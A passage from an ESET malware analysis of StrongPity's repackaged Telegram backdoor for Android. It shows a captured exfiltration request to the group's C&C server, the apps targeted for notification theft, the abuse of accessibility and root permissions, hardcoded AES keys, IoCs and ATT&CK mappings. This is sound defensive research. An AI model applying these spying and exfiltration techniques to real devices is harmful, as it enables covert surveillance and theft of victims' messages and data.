

21 https://intagrefedcircuitchip.com POST /api/ ✓ 200 190 JSON
22 https://intagrefedcircuitchip.com POST /api/ ✓ 200 190 JSON
23 https://intagrefedcircuitchip.com POST /api/ ✓ 200 190 JSON
Request
Pretty Raw Hex
POST /api/ HTTP/1.1
Content-Type: application/json; charset=utf-8
Accept-Encoding: gzip, deflate
User-Agent: Dalvik/2.1.0 (Linux; U; Android 10; Pixel 4 Build/QD1A.190821.011)
Host: intagrefedcircuitchip.com
Connection: close
Content-Length: 21552
{
"al":"REBcXlFU",
"b2":"BA==",
"c3":"BR4H",
"d4":"f390AQACAQ==",
"e5":"VlZWVlZWVlYdCFVVBxOHVVVTHFZWVlYdVlZWVlEIUglSAAYB",
"f6":"WFE=",
"g7":"AAYFCQQIBAUABQMEBw==",
"h8":
"Mevs\/2cZeJibtqozviq7K26OOCsJjYO2okhkt9H4Yuwk+X7D9RUgfEbbUdUOXmAGTm73
yCw+La\/2\nKHqxDihRzgr\/zj9QNS9PQbF7rzXxoyfgKGl4K7kC2bDIh9txenrvWlnQ\/
diH8Z\/95LztMOQ2M5f5\nxKGYReOgGUEZLC4EKfd\/9edon2fwiw\/beboYZC8Jfp3cwJ
3ywOkN6skVSOuCKsgMU2v\/xHFzaKGZ\nqPZclmbynkh4AvvCGgSlc\/yvNJuDPtig3eRF
KD6TK4n2zoHY1NfX5hoXiPYOQ+NpIh\/7UFAgZqoC\n2\/c\/Uuxsdtya4UioVci4+3Eem
DtwEAuFKi5u9pLS3c+\/qWk8xlM8\/Ib7drCj6X+rnZMlfu9o5q7c\n6EVl6OTuYSlRmLO
GEoErXcOOLDOYh\/auDBvQ5K5DBQCQl2V8N2WHwlZ6Ee3YzD4rsnMpeRmT7Yls\nmzJpu7
SOk9\/a7BDOaRkRHEOSTgWqaWicSypK7biTw4ldgq+5214rR6i6OEcwvRUolJEYNg6YYro
t\nZy35Sya1zFyJJV5koaUcg1qcTenNSeppuzyxVDnrHe2iLXWEwuLKOQe4zGD5TvkBZyY
+8j7grO4c\nZJpP4oQk+5e5boxcPZn\/nDdcVFb98O7GIlZrHbpOuiFxRMFRwWiVfOaCtN
```

*Figure 13. Encrypted user data exfiltrated to the C&C server*

This StrongPity backdoor has extended spying features compared to the first StrongPity version discovered for mobile. It can request the victim to activate accessibility services and gain notification access; see Figure 14. If the victim enables them, the malware will spy on incoming notifications and misuses accessibility services to exfiltrate chat communication from other apps.
```


12:35
Notification access
Android Auto
AppCaption
Telegram
AppOwnNotification
Allow notification access for Telegram?
Telegram will be able to read all notifications, including personal information such as contact names and the text of messages you receive. It will also be able to dismiss notifications or trigger action buttons they contain.
This will also give the app the ability to turn Do Not Disturb on or off and change related settings.
Deny
Allow
Pixel Launcher
Show notification dots




Figure 14. Malware requests, from the victim, notification access and accessibility services

With notification access, the malware can read received notification messages coming from 17 targeted apps. Here is a list of their package names:

- Messenger (com.facebook.orca)
- Messenger Lite (com.facebook.mlite)
- Viber – Safe Chats And Calls (com.viber.voip)
- Skype (com.skype.raider)
- LINE: Calls & Messages (jp.naver.line.android)
- Kik — Messaging & Chat App (kik.android)
- tango-live stream & video chat (com.sgiggle.production)
- Hangouts (com.google.android.talk)
- Telegram (org.telegram.messenger)

- WeChat (com.tencent.mm)
- Snapchat (com.snapchat.android)
- Tinder (com.tinder)
- Hike News & Content (com.bsb.hike)
- Instagram (com.instagram.android)
- Twitter (com.twitter.android)
- Gmail (com.google.android.gm)
- imo-International Calls & Chat (com.imo.android.imoim)

If the device is already rooted, the malware silently tries to grant permissions to WRITE_SETTINGS, WRITE_SECURE_SETTINGS, REBOOT, MOUNT_FORMAT_FILESYSTEMS, MODIFY_PHONE_STATE, PACKAGE_USAGE_STATS, READ_PRIVILEGED_PHONE_STATE, to enable accessibility services, and to grant notification access. The StrongPity backdoor then tries to disable the SecurityLogAgent app (com.samsung.android.securitylogagent), which is an official system app that helps protect the security of Samsung devices, and disables all app notifications coming from the malware itself that might be displayed to the victim in the future in case of app errors, crashes, or warnings. The StrongPity backdoor does not itself try to root a device.

The AES algorithm uses CBC mode and hardcoded keys to decrypt the downloaded modules:

- AES key – aaaanothingimpossiblebbb
- AES IV – aaaanothingimpos

Conclusion

The mobile campaign operated by the StrongPity APT group impersonated a legitimate service to distribute its Android backdoor. StrongPity repackaged the official Telegram app to include a variant of the group's backdoor code.

That malicious code, its functionality, class names, and the certificate used to sign the APK file, are the same as from the previous campaign; thus we believe with high confidence that this operation belongs to the StrongPity group.

At the time of our research, the sample that was available on the copycat website was disabled due to the API_ID_PUBLISHED_FLOOD error, which results in malicious code not being triggered and potential victims possibly removing the non-working app from their devices.

Code analysis reveals that the backdoor is modular and additional binary modules are downloaded from the C&C server. This means that the number and type of modules used can be changed at any time to fit the campaign requests when operated by the StrongPity group.

Based on our analysis, this appears to be the second version of StrongPity's Android malware; compared to its first version, it also misuses accessibility services and notification access, stores collected data in a local database, tries to execute su commands, and for most of the data collection uses downloaded modules.

ESET Research also offers private APT intelligence reports and data feeds. For any inquiries about this service, visit the ESET Threat Intelligence page.

IoCs

Files

SHA-1	File name	ESET detection name	Description
50F79C7DFABECF04522AEB2AC987A800AB5EC6D7	video.apk	Android/StrongPity.A	StrongPity backdoor (legitimate Android Telegram app repackaged with malicious code).
77D6FE30DAC41E1C90BDFAE3F1CFE7091513FB91	libarm.jar	Android/StrongPity.A	StrongPity mobile module responsible for recording phone calls.
5A15F516D5C58B23E19D6A39325B4B5C5590BDE0	libmpeg4.jar	Android/StrongPity.A	StrongPity mobile module responsible for collecting text of received notifications.
D44818C061269930E50868445A3418A0780903FE	local.jar	Android/StrongPity.A	StrongPity mobile module responsible for collecting a file list on the device.
F1A14070D5D50D5A9952F9A0B4F7CA7FED2199EE	phone.jar	Android/StrongPity.A	StrongPity mobile module responsible for misusing accessibility services to spy on other apps.

SHA-1	File name	ESET detection name	Description
3BFAD08B9AC63AF5ECF9AA59265ED24D0C76D91E	resources.jar	Android/StrongPity.A	StrongPity mobile module responsible for collecting SMS messages stored on the device.
5127E75A8FAF1A92D5BD0029AF21548AFA06C1B7	services.jar	Android/StrongPity.A	StrongPity mobile module responsible for obtaining device location.
BD40DF3AD0CE0E91ACCA9488A2FE5FEEFE6648A0	systemui.jar	Android/StrongPity.A	StrongPity mobile module responsible for collecting device and system information.
ED02E16F0D57E4AD2D58F95E88356C17D6396658	timer.jar	Android/StrongPity.A	StrongPity mobile module responsible for collecting a list of installed apps.
F754874A76E3B75A5A5C7FE849DDAE318946973B	toolkit.jar	Android/StrongPity.A	StrongPity mobile module responsible for collecting the contacts list.
E46B76CADBD7261FE750DBB9B0A82F262AFEB298	watchkit.jar	Android/StrongPity.A	StrongPity mobile module responsible for collecting a list of device accounts.
D9A71B13D3061BE12EE4905647DDC2F1189F00DE	wearkit.jar	Android/StrongPity.A	StrongPity mobile module responsible for collecting a list of call logs.

Network

IP	Provider	First seen	Details
141.255.161[.]185	NameCheap	2022-07-28	intagrefedcircuitchip[.]com C&C
185.12.46[.]138	Porkbun	2020-04-21	networksoftwaresegment[.]com C&C

MITRE ATT&CK techniques

This table was built using version 12 of the MITRE ATT&CK framework.

Tactic	ID	Name	Description
Persistence	T1398	Boot or Logon Initialization Scripts	The StrongPity backdoor receives the BOOT_COMPLETED broadcast intent to activate at device startup.
T1624.001	Event Triggered Execution: Broadcast Receivers	The StrongPity backdoor functionality is triggered if one of these events occurs: BATTERY_LOW, USER_PRESENT, SCREEN_ON, SCREEN_OFF, or CONNECTIVITY_CHANGE.	
Defense Evasion	T1407	Download New Code at Runtime	The StrongPity backdoor can download and execute additional binary modules.
T1406	Obfuscated Files or Information	The StrongPity backdoor uses AES encryption to obfuscate downloaded modules and to hide strings in its APK.	
T1628.002	Hide Artifacts: User Evasion	The StrongPity backdoor can disable all app notifications coming from the malware itself to hide its presence.	
T1629.003	Impair Defenses: Disable or Modify Tools	If the StrongPity backdoor has root it disables SecurityLogAgent (com.samsung.android.securitylogagent) if present.	
Discovery	T1420	File and Directory Discovery	The StrongPity backdoor can list available files on external storage.
T1418	Software Discovery	The StrongPity backdoor can obtain a list of installed applications.	
T1422	System Network Configuration Discovery	The StrongPity backdoor can extract IMEI, IMSI, IP address, phone number, and country.	

Tactic	ID	Name	Description
	T1426	System Information Discovery	The StrongPity backdoor can extract information about the device including type of internet connection, SIM serial number, device ID, and common system information.
Collection	T1417.001	Input Capture: Keylogging	The StrongPity backdoor logs keystrokes in chat messages and call data from targeted apps.
	T1517	Access Notifications	The StrongPity backdoor can collect notification messages from 17 targeted apps.
	T1532	Archive Collected Data	The StrongPity backdoor encrypts exfiltrated data using AES.
	T1430	Location Tracking	The StrongPity backdoor tracks device location.
	T1429	Audio Capture	The StrongPity backdoor can record phone calls.
	T1513	Screen Capture	The StrongPity backdoor can record device screen using the MediaProjectionManager API.
	T1636.002	Protected User Data: Call Logs	The StrongPity backdoor can extract call logs.
	T1636.003	Protected User Data: Contact List	The StrongPity backdoor can extract the device's contact list.
	T1636.004	Protected User Data: SMS Messages	The StrongPity backdoor can extract SMS messages.
Command and Control	T1437.001	Application Layer Protocol: Web Protocols	The StrongPity backdoor uses HTTPS to communicate with its C&C server.
	T1521.001	Encrypted Channel: Symmetric Cryptography	The StrongPity backdoor uses AES to encrypt its communication.
Exfiltration	T1646	Exfiltration Over C2 Channel	The StrongPity backdoor exfiltrates data using HTTPS.

10 Jan 2023 - 11:30AM

Sign up to receive an email update whenever a new article is published in our Ukraine Crisis – Digital Security Resource Center

Newsletter

Discussion